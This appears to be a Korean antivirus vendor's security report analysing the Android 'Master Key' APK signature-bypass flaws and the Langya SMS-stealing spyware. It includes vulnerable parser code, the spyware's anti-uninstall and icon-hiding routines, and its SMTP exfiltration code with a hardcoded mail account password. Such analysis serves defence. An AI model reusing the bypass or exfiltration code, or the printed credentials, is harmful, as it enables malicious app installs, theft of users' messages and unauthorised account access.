- └〉 PackageParser. loadCertificates() 특정 파일의 인증서 로딩
  - └〉 JarEntry.getInputStream() Stream 얻어옴
  - └〉 JarFileInputStream.read() 파일을 읽으면서 무결성 검증을 수행
- └〉 VerifierEntry.verify() 검증 결과를 verifiedEntries에 저장 ** 취약점 발생

```
└〉 JarEntry.getCertificates() 파일에 대한 인증서 로드
└〉 JarVerifier.getCertificates(getName()) 파일명을 통해 인증서를 얻어옴 ** 취약점 관련
└〉 PackageManagerService.scanPackageLI() 앱 설치
└〉 PackageManagerService.verifySignaturesLP() 전체 파일에 대해 인증서 검증
└〉 PackageManagerService.compareSignatures() 전체 파일에 대해 인증서 검증
```

표 1-8 | 안드로이드의 앱 설치 Call Tree

무결성 검사에 이용되는 파일의 해쉬 및 인증서 정보는 앱(APK)의 META-INF 폴더에 저장돼 있다. 안드로이드에서는 이 값들과 전체 파일들의 인증서 값이 일치하는지 확인해 앱의 손상 여부를 확인한다. 이 과정에서 취약점이 발생하는데, 최초 로딩시 전체 파일에 대한 인증서 정보를 구해 올 때 이 값을 아래 [표 1-9]와 같이 Hashtable에 저장하게 된다.

```
private final Hashtable<String, Certificate[]> verifiedEntries = new Hashtable<String, Certificate[]>();
```

표 1-9 | 취약한 방식으로 인증서 정보를 저장하는 변수

Hashtable 데이터 타입은 사전(Dictionary)의 단어(Keyword)와 뜻(Meaning)을 한 쌍으로 저장한다. 데이터들을 서로 구분해 주는 Key와 실제 Value를 한 쌍으로 저장하는데 사전에 단어가 고유하듯이 Key 값은 중복된 값이 있을 수 없다. 그러므로 동일 Key에 Value 값을 중복으로 입력하면 기존의 Value 값이 나중 Value 값으로 변경된다.

예를 들어 위 [표1-9]에서 언급한 변수는 파일의 이름을 Key로 설정하고, 인증서 데이터를 Value로 해 데이터를 저장한다. 만약 Zip 파일 내에 동일 이름을 가진 파일이 n개 존재한다면, 앞의 모든 파일들(n-1)에 대한 인증서 데이터가 마지막 파일의 인증서 정보로 교체된다. 즉 실제 위 변수 verifiedEntries[ '파일명' ]을 통해 데이터에 접근하면, 마지막 n번째 파일에 대한 Certificate 데이터가 나온다는 것이다.

아래 [표 1-10]은 실제 문제가 되는 취약점 코드이다.

```
/luni/src/main/java/java/util/jar/JarVerifier.java
아래 함수는 앱의 JarFile 객체를 통해서 파일의 데이터를 읽을 때 호출이 이뤄지는데, verifiedEntries 변수에 파일의 이름과 그에 해당하는 인증서 정보가 함께 담긴다. 그러나 저장할 때에 파일명을 Key로 지정하기 때문에 취약점이 발생한다.
void VerifierEntry.verify() {
    byte[] d = digest.digest(); // digest.digest()는 파일의 데이터 hash
    if (!MessageDigest.isEqual(d, Base64.decode(hash))) { // META-INF에 저장된 hash와 비교
   throw invalidDigest(JarFile.MANIFEST_NAME, name, jarName);
    }
    verifiedEntries.put(name, certificates);
}
/luni/src/main/java/java/util/jar/JarEntry.java
위에서 저장한 인증서 정보를 반환한다. 위에서 취약점이 발생한 데이터를 그대로 이용하기 때문에 문제가 된다.
Certificate[] JarEntry.getCertificates(String name) {
   Certificate[] verifiedCerts = verifiedEntries.get(name);
   if (verifiedCerts == null) {
       return null;
   }
   return verifiedCerts.clone();
}
```

표 1-10 | 취약점이 발생하는 위치

위와 같은 취약점 코드로 인해서 안드로이드는 악성 DEX가 Zip에 추가됐음에도 불구하고, 정상 앱으로 인식하게 된다. 추가적으로 AndroidManifest.xml 파일조차도 중복으로 삽입해서 사용자가 인지하지 못하고, 다수의 퍼미션(Permission)에 부여되도록 조작하는 사례도 발견됐다.

### 2. 안드로이드의 압축 해제 (C++)

위의 자바 압축 모듈과의 비교를 위해 C++ 소스를 살펴보면 다음 [표 1-11]과 같다. 아래 소스는 'dalvik/libdex' 라이브러리 안에 있는 ZipArchive.cpp 소스이다. 각 함수들은 Dalvik VM에서 앱을 실행하기 위해 DEX를 추출할 때 이용하는 dexUnzipToFile 함수의 서브 함수들이다.

```
static int parseZipArchive(ZipArchive* pArchive) { // Zip을 파싱
   int numEntries = pArchive->mNumEntries;

   // Zip의 Entry 개수에 비례해 HashTable 생성
   pArchive->mHashTableSize = dexRoundUpPower2(1 + (numEntries * 4) / 3);
   pArchive->mHashTable = (ZipHashEntry*)calloc(pArchive->mHashTableSize, sizeof(ZipHashEntry));

   for (i = 0; i < numEntries; i++) {
               // Array의 마지막에 데이터 단순 추가
           addToHash(pArchive, (const char*)ptr + kCDELen, fileNameLen, hash);
   }
}

ZipEntry dexZipFindEntry(const ZipArchive* pArchive, const char* entryName) { // DEX Entry 반환
       // Array를 Loop 돌면서 이름이 같은 Entry가 발견되면 바로 반환
   while (pArchive->mHashTable[ent].name != NULL) {
           if (pArchive->mHashTable[ent].nameLen == nameLen &&
           memcmp(pArchive->mHashTable[ent].name, entryName, nameLen) == 0) {
                       // Entry 반환
           }
   }
}

// 위의 Entry는 아래의 구조체의 단순 배열이다.
struct ZipHashEntry {
   const char*     name;
   unsigned short  nameLen;
};
```

표 1-11 | 자바와 차이를 보이는 C++ 소스

위 함수들에서 이용하는 데이터들은 앞서 살펴본 자바에서와 달리, 단순 Array 형태로 저장된다. 이 때문에 중복된 이름으로 DEX 파일이 압축돼 있더라도 가장 먼저 등장하는 DEX가 유효하다.

이러한 구현의 차이 때문에 안드로이드에서는 맨 마지막에 등장하는 DEX를 통해 검증을 하고, 실행할 때는 맨 먼저 등장하는 DEX를 실행하는 취약점이 발생한다.

### 3. Local Header 취약점

자바에서 short형을 int형으로 변환할 때 2^15보다 큰 값인 경우 음수로 인식하지만, C++로 작성된 native unzip 모듈에서는 음수로 인식하지 않는다. 안드로이드에서는 인증서 검증을 위해 자바를 사용하는데 Header를 파싱할 때 ExtraLength 크기가 2^15 이상인 경우 음수로 인식하지만 C++에서는 음수로 인식하지 않아 취약점이 발생한다.

#### [취약점 상세]

다음은 자바에서 Short형을 int형으로 변환할 때 발생할 수 있는 문제를 나타낸 코드다.

```
public class a {
    public static void main (String [] args) {

    short a = (short) 0xFFFF;
    int b;

    b = a;
    System.out.println (b);

    b = a & 0xFFFF;
    System.out.println (b);

}
```

그림 1-58 | Short형을 int형으로 변환할 때 발생하는 문제를 나타내는 코드

위 코드를 실행시킨 결과는 다음과 같다.

```
-1
65535
```

**ZIP local file header**

| Offset | Bytes | Description[5] |
|---|---|---|
| 0 | 4 | Local file header signature = 0x04034b50 (read as a little-endian number) |
| 4 | 2 | Version needed to extract (minimum) |
| 6 | 2 | General purpose bit flag |
| 8 | 2 | Compression method |
| 10 | 2 | File last modification time |
| 12 | 2 | File last modification date |
| 14 | 4 | CRC-32 |
| 18 | 4 | Compressed size |
| 22 | 4 | Uncompressed size |
| 26 | 2 | File name length (*n*) |
| 28 | 2 | Extra field length (*m*) |
| 30 | *n* | File name |
| 30+*n* | *m* | Extra field |

그림 1-59 | Zip Local file header

[그림 1-59]는 local file header를 나타낸 것이다. 위 그림에서 file name과 extra filed를 제외하고는 고정된 길이를 가진다. File name과 extra field는 2byte 값을 가지는 file name length와 extra field length에 의해 결정되는 것을 알 수 있다.

```
public InputStream getInputStream(ZipEntry entry) throws IOException {
        // Make sure this ZipEntry is in this Zip file.  We run it through the name lookup.
        entry = getEntry(entry.getName());
        if (entry == null) {
            return null;
        }

        // Create an InputStream at the right part of the file.
        RandomAccessFile raf = mRaf;
        synchronized (raf) {
            // We don't know the entry data's start position. All we have is the
            // position of the entry's local header. At position 28 we find the
            // length of the extra data. In some cases this length differs from
            // the one coming in the central header.
            RAFStream rafstrm = new RAFStream(raf, entry.mLocalHeaderRelOffset + 28);
            DataInputStream is = new DataInputStream(rafstrm);
            int localExtraLenOrWhatever = Short.reverseBytes(is.readShort());
            is.close();

            // Skip the name and this "extra" data or whatever it is:
            rafstrm.skip(entry.nameLength + localExtraLenOrWhatever);
            rafstrm.mLength = rafstrm.mOffset + entry.compressedSize;
            if (entry.compressionMethod == ZipEntry.DEFLATED) {
                int bufSize = Math.max(1024, (int)Math.min(entry.getSize(), 65535L));
                return new ZipInflaterInputStream(rafstrm, new Inflater(true), bufSize, entry);
            } else {
                return rafstrm;
            }
        }
    }
```

그림 1-60 | get Input Stream(Zip Entry entry)

위에서 localExtraLenOrWhatever는 local file header에서 Extra Field length를 의미한다. 첫 번째 붉은 박스에서 Short형을 int에 할당하고 있으며, 이 경우 2^15가 넘으면 '자바에서의 형변환' 과 같이 음수가 반환된다. 또한 두 번째 붉은 박스 'rafstrm.skip(entry.nameLength + localExtraLenOrWhatever);' 의 결과 extra filed를 정상적으로 건너뛰지 못한다. 이로 인해 Extra Field에 원본 파일을 두는 경우 안드로이드의 인증을 우회할 수 있다.





그림 1-61 | Local file header 취약점 개념도

Local file header 취약점은 extra filed의 크기에 의존하기 때문에 원본 classes.dex의 크기가 2^16-1(64K) 이하인 경우에만 발생할 수 있다는 제약이 있다.

### 4. Centeral Header 취약점

자바에서 Central Header 내의 extraLength 크기가 0보다 클 때에만 처리하고 작을 때에는 아무 것도 처리하지 않기 때문에 발생하는 취약점이다.

안드로이드는 자바와 C++ 2가지의 언어로 개발됐으며 내부에서도 2가지 언어로 개발된 프로그램이 동작하고 있다. 안드로이드의 애플리케이션 설치 프로그램 검증 모듈은 자바로 개발됐으며 설치 모듈은 C++로 개발됐다.

ZIP 압축 파일 내 Central 헤더에 존재하는 'extra length'와 'comment length'는 각각 2바이트 자료형으로, 안드로이드의 애플리케이션 설치 모듈 중 인증서 검증 모듈 언어는 자바에서 이 2바이트 자료형을 'short'으로 처리하고, 설치를 담당하는 모듈의 언어인 C++에서는 이 2바이트 자료형을 'unsigned short'으로 처리한다.

[그림 1-62]를 보면 자바에서 '0x8000'을 '-32768'로 표현하지만 C++에서는 해당 값이 양수 '32768'로 표현된다. 이는 자바가 'unsigned' 라는 부호 없는 자료형을 지원하지 않기 때문이다.

JAVA

```
public class Test {
    public static void main(String[] args) {
        int nTestData = (short)0x8000;
        System.out.println(nTestData);
    }
}
```

```
D:₩test>java Test
-32768
```

C++

```
#include <stdio.h>

void main(void) {
    unsigned short nTestData = 0x8000;
    printf("%d\n", nTestData);
}
```

```
D:₩test>Test
32768
```

그림 1-62 | 자바와 C++의 자료형

안드로이드 소스코드를 살펴보면 'extraLength'의 크기가 0보다 클 경우에만 처리한다. 즉 0 또는 음수인 경우에는 아무런 처리도 하지 않는다.

```
int extraLength = it.readShort();
int commentByteCount = it.readShort();

// This is a 32-bit value in the file, but a 64-bit field in this object.
it.seek(42);
localHeaderRelOffset = ((long) it.readInt()) & 0xffffffffL;

byte[] nameBytes = new byte[nameLength];
Streams.readFully(in, nameBytes, 0, nameBytes.length);
name = new String(nameBytes, 0, nameBytes.length, StandardCharsets.UTF_8);

// The RI has always assumed UTF-8. (If GPBF_UTF8_FLAG isn't set, the encoding is
// actually IBM-437.)
if (commentByteCount > 0) {
    byte[] commentBytes = new byte[commentByteCount];
    Streams.readFully(in, commentBytes, 0, commentByteCount);
    comment = new String(commentBytes, 0, commentBytes.length, StandardCharsets.UTF_8);
}

if (extraLength > 0) {
    byte[] extra = new byte[extraLength];
    Streams.readFully(in, extra, 0, extraLength);
}
```

0 보다 클 경우에만 처리함

그림 1-63 | 자바에서 Central header 처리

이를 이용하면 'Extra field length'와 'File comment length'에 자바에서는 음수, C++에서는 양수로 각각 인식하는 데이터를 사용할 경우 ZIP 압축 파일의 해석을 원하는 방향으로 제어할 수 있다.

또한 안드로이드의 애플리케이션 설치 시 인증서 검증 모듈은 인증에 필요한 데이터가 있는 'META-INF' 디렉토리에 있는 파일과 디렉토리 파일은 검증을 하지 않고 있다.

```
final JarEntry je = entries.nextElement();
if (je.isDirectory()) continue;
```

디렉토리일 경우 처리하지 않음

```
final String name = je.getName();
if (name.startsWith("META-INF/"))
    continue;
```

META-INF 디렉토리에 있는 파일은 처리하지 않음

그림 1-64 | 자바에서 디렉토리 검증

이를 종합하면 'META-INF' 디렉토리 하위에 임의의 파일을 만들고 'Extra field length'에 '0x8000' 값을 셋팅하면 자바에서는 '-32768'로 인식해 0보다 크지 않으므로 'Extra field'가 없는 것으로 인식하지만, C++에서는 'Extra field'의 크기를 '32768'로 인식하게 된다.

따라서 [그림 1-65]를 보면 자바는 바로 다음 영역인 'Extra field'에 있는 'Central directory header'를 읽게 되며, C++에서는 'Extra field'의 크기인 '32768'을 건너뛴 다음에 존재하는 'Central directory header'를 읽게 된다. 결과적으로 자바와 C++은 전혀 다른 'Central directory header'를 읽게 되어 이들이 참조하는 'Local file header'도 전혀 다르게 구성할 수 있다.





그림 1-65 | Central Header 취약점 개념도

### Master key 취약점을 이용한 샘플

지난 7월, 40개 이상의 POC 샘플 또는 취약점 공격 샘플이 확인됐다. [그림 1-66]은 해당 취약점을 이용한 샘플이다.





그림 1-66 | 취약점 POC 샘플

[그림 1-66]은 DEX와 AndroidManifest.xml 파일을 두 개씩 포함하고

있는 악성 샘플이다. 디렉토리 구조에 나오는 순서대로 악성-정상 파일의 순서이다. 위 취약점의 특성상 무결성 검증에 이용되는 샘플은 하단에 있는 정상 파일들이다.





그림 1-67 | 앱 실행 후 생성되는 DEY 파일 추가

[그림 1-67]은 위 앱을 실제로 설치한 뒤 실행을 했을 때 생성되는 DEY 파일을 추출해 APK를 압축 해제한 폴더에 넣어둔 모습이다. DEY 파일은 Dalvik VM 위에서의 앱의 실행 속도를 높이기 위해 DEX 이미지를 최적화한 파일이며, '/data/dalvik-cache' 폴더에 저장된다. 즉 실제로 실행된 DEX 파일이 저장된다.





그림 1-68 | 악성 DEX와 같은 패턴을 포함

[그림 1-68]은 DEX 파일의 패턴과 비슷한 파일을 검색한 것으로, '악성' 파일(classes.dex, 정상은classes_1.dex)이 검색된 것을 확인 할 수 있다. 실제로도 악성 DEX가 실행되는 것을 확인할 수 있다.

세계에서 가장 많이 이용하고 있는 모바일 OS인 안드로이드는 사용자와 개발자에게 많은 자율성을 제공한다. 그로 인해 3-party market이 활성화되거나, 리패키징(repackaging)과 같은 보안 이슈가 오래 전부터 발생해 왔다. 과거 PC 악성코드 제작자들도 모바일로 눈을 돌리고 있다.

이와 같은 추세에서 'Master Key' 취약점의 등장은 일종의 신호탄과도 같다. 악성코드 제작자들은 사용자 몰래 악성 행위를 하기 위해서 취약점에 대해 연구할 것이고, 악성코드는 보다 지능화될 것이다.

안전하게 스마트폰을 사용하기 위해서는, 앱 설치시 반드시 정규 마켓을 이용해야 하며 SMS나 카카오톡과 같은 메신저로 전달된 URL을 통해 앱을 설치하지 않아야 한다. 또한 모바일 백신과 같은 보안 프로그램을 이용해 설치된 프로그램을 주기적으로 검사하면 보다 안전하게 스마트폰의 편리함을 즐길 수 있다.

안랩에서는 확인된 취약점을 진단할 수 있는 방법을 개발해 V3 모바일 제품군에 적용했다. 인증서를 우회하는 취약점을 이용해 생성된 악성코드는 V3 모바일 제품군에서 Android-Trojan/SignatureBypass.Gen, Android-Trojan/MasterKey로 진단한다.

## 중국산 Langya 악성 앱

국내 스마트폰 사용자들을 타깃으로 만들어진 중국산 Langya 악성 앱에 대해 알아보자.





그림 1-69 | 악성 앱 최초 실행 시 화면

Langya는 중국어로 狼牙(랑야)라고 읽으며 '승냥이 이빨' 이라는 뜻이다. Langya라는 진단명은 악성 앱의 Activity와 Receiver 이름이 Langya로 돼 있는 특징에서 비롯됐다.





그림 1-70 | 악성 앱의 Activity, Receiver 이름

[Langya 앱의 요청 권한]

android.permission.WRITE_SMS
android.permission.RECEIVE_SMS
android.permission.READ_SMS
android.permission.INTERNET
android.permission.CAMERA
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.READ_CONTACTS
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_COARSE_LOCATION

android.permission.READ_PHONE_STATE
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECORD_AUDIO
android.permission.CALL_PHONE
android.permission.READ_PHONE_STATE
android.permission.SEND_SMS
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.REBOOT
android.permission.PROCESS_OUTGOING_CALLS
android.permission.MODIFY_PHONE_STATE
android.permission.CALL_PHONE
android.permission.SYSTEM_ALERT_WINDOW
android.permission.ACCESS_WIFI_STATE
android.permission.CHANGE_WIFI_STATE
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.INSTALL_PACKAGES
android.permission.CHANGE_NETWORK_STATE
android.permission.WAKE_LOCK
android.permission.MODIFY_AUDIO_SETTINGS

해당 악성 앱은 보안에 민감한 권한을 많이 요구한다.

**[주요 기능]**

① 앱 제거 방지 기능(사용자가 특수 설정을 하지 않으면 정상적으로 앱을 제거할 수 없다.)





그림 1-71 | Device administrator 권한 요청 화면

악성 앱이 실행되면 [그림 1-71]의 코드를 실행시켜 Device Administrator 권한(Lock the screen)을 요청한다.

```
public void getAdmin()
{
  Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
  localIntent.putExtra("android.app.extra.DEVICE_ADMIN", this.mDeviceAdminSample);
  localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "◆◆ㅎ◆◆◆'◆◆");
  startActivityForResult(localIntent, 1);
}
```

그림 1-72 | Device Admin 퍼미션 요청 및 함수 호출 코드

사용자가 Activate 버튼을 선택하면 특수 권한(Lock the screen)이 부여되면서 애플리케이션 매니저에서 해당 앱을 삭제할 수 없게 된다.





그림 1-73 | 앱을 제거할 수 없도록 Uninstall 버튼이 비활성화됨

정상적으로 삭제하려면 우선 폰의 [설정-보안-기기 관리자] 메뉴에서 'sample_device_admin' 항목의 체크 상태를 취소해야 한다.





그림 1-74 | sample_device_admin 항목

그리고 다시 애플리케이션 매니저를 보면 정상적으로 Uninstall 버튼이 활성화되면서 앱의 제거가 가능하다.

② 악성 앱을 설치한 후 최초 실행하면 애플리케이션 목록에서 자신의 아이콘을 숨긴다.


그림 1-75 | 설치 직후에는 악성 앱 아이콘이 보임

악성 앱은 실행 후 setComponentEnabledSetting() API를 호출한다.

```
this.mDPM = ((DevicePolicyManager)getSystemService("device_policy"));
this.mDeviceAdminSample = new ComponentName(this, Ly234en.class);
if (!this.mDPM.isAdminActive(this.mDeviceAdminSample))
  getAdmin();
getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
```

그림 1-76 | setComponentEnabledSetting() API 호출

setComponentEnabledSetting() API가 호출되면 [그림 1-77]과 같이 앱 목록에서 해당 악성 앱의 아이콘이 사라진다.


그림 1-77 | 최초 실행 후 아이콘이 보이지 않음

③ 사용자가 수신하는 모든 메시지는 악성 앱 제작자가 지정한 메일 계정으로 유출된다.

Langya 악성 앱은 감염된 사용자의 기기에서 모든 문자 메시지를 모니터링해 악성 앱 제작자가 지정한 메일 계정으로 유출한다.

악성 앱 제작자는 중국에서 많이 사용하고 있는 왕이(wangyi) 홈페이지에서 SMTP 서비스를 무료로 제공하는 메일 계정을 여러 개 신청했다.

그 중 일부분은 안드로이드 기기에서 악성 앱을 이용해 탈취한 메시지를 발송하는 데에 사용했고 나머지 계정은 탈취한 메시지를 수신하는 데 사용했다.

앱 분석과정에서 탈취된 SMS를 수신하는 메일계정은 아래와 같다.

wa*****2@163.com
lw******2@163.com

또한 발송한 메일 계정은 아래 코드에서 찾을 수 있다.

```
private String sendMail = "nvdao1@163.com";
private String sendMailPath = "smtp.163.com";
private String sendName = "nvdao1";
private String sendPassword = "a147852.";
```

```
catch (MessagingException localMessagingException)
{
  System.out.println("发送失败再发2");
  System.out.print(localMessagingException.toString());
}
try
{
  this.sendMail = "nvdao2@163.com";
  this.sendPassword = "a147852.";
  this.from = new InternetAddress(this.sendMail);
  this.message.setFrom(this.from);
  this.transport = this.s.getTransport("smtp");
  this.transport.connect(this.sendMailPath, "nvdao2", this.sendPassword);
  this.transport.sendMessage(this.message, this.message.getAllRecipients());
  this.transport.close();
  System.out.println("发送成功");
  return false;
}
```

그림 1-78 | 발송 메일 계정 코드

악성 앱은 n*****@163.com 발송 메일을 사용한 후 삭제하지 않기 때문에 메일 서버에 접속해 유출한 SMS 메시지를 확인할 수 있다.





그림 1-79 | n*****@163.com 메일 계정의 보낸 편지함

메일 계정을 보면, 많은 SMS가 유출됐음을 알 수 있다. 해당 항목을 선택하면 본문 내용을 확인할 수 있다. 글을 작성하는 이 순간에도 수십 통의 SMS가 유출되고 있었다.

또한 이번 Langya 악성 앱만의 특징은 내부에 사용되지 않는 코드가 많다는 점이다. 다른 Langya 변종을 보면 감염된 폰의 주소록 유출, 스미싱 문자 전송 등 다양한 기능이 있으나 분석에 사용된 Langya 앱은 그런 기능이 내부 코드로는 존재하지만, 실제로는 사용되지 않았다. 이런 점으로 비추어 봤을 때 마치 악성 앱 초보 개발자가 기존 Langya 소스 코드를 입수해서 적당히 수정한 후 배포한 것으로 분석된다. 실제 중국에는 이 같은 사례가 많다.

해당 악성코드는 V3 Mobile 제품을 통해 진단이 가능하다.

〈V3 Mobile의 진단명〉
Android-Spyware/Langya

보안 동향

# 01. 보안 통계

## 7월 마이크로소프트 보안 업데이트 현황

2013년 7월 마이크로소프트사에서 발표한 보안 업데이트는 총 7건으로 긴급 6건, 중요 1건이다.

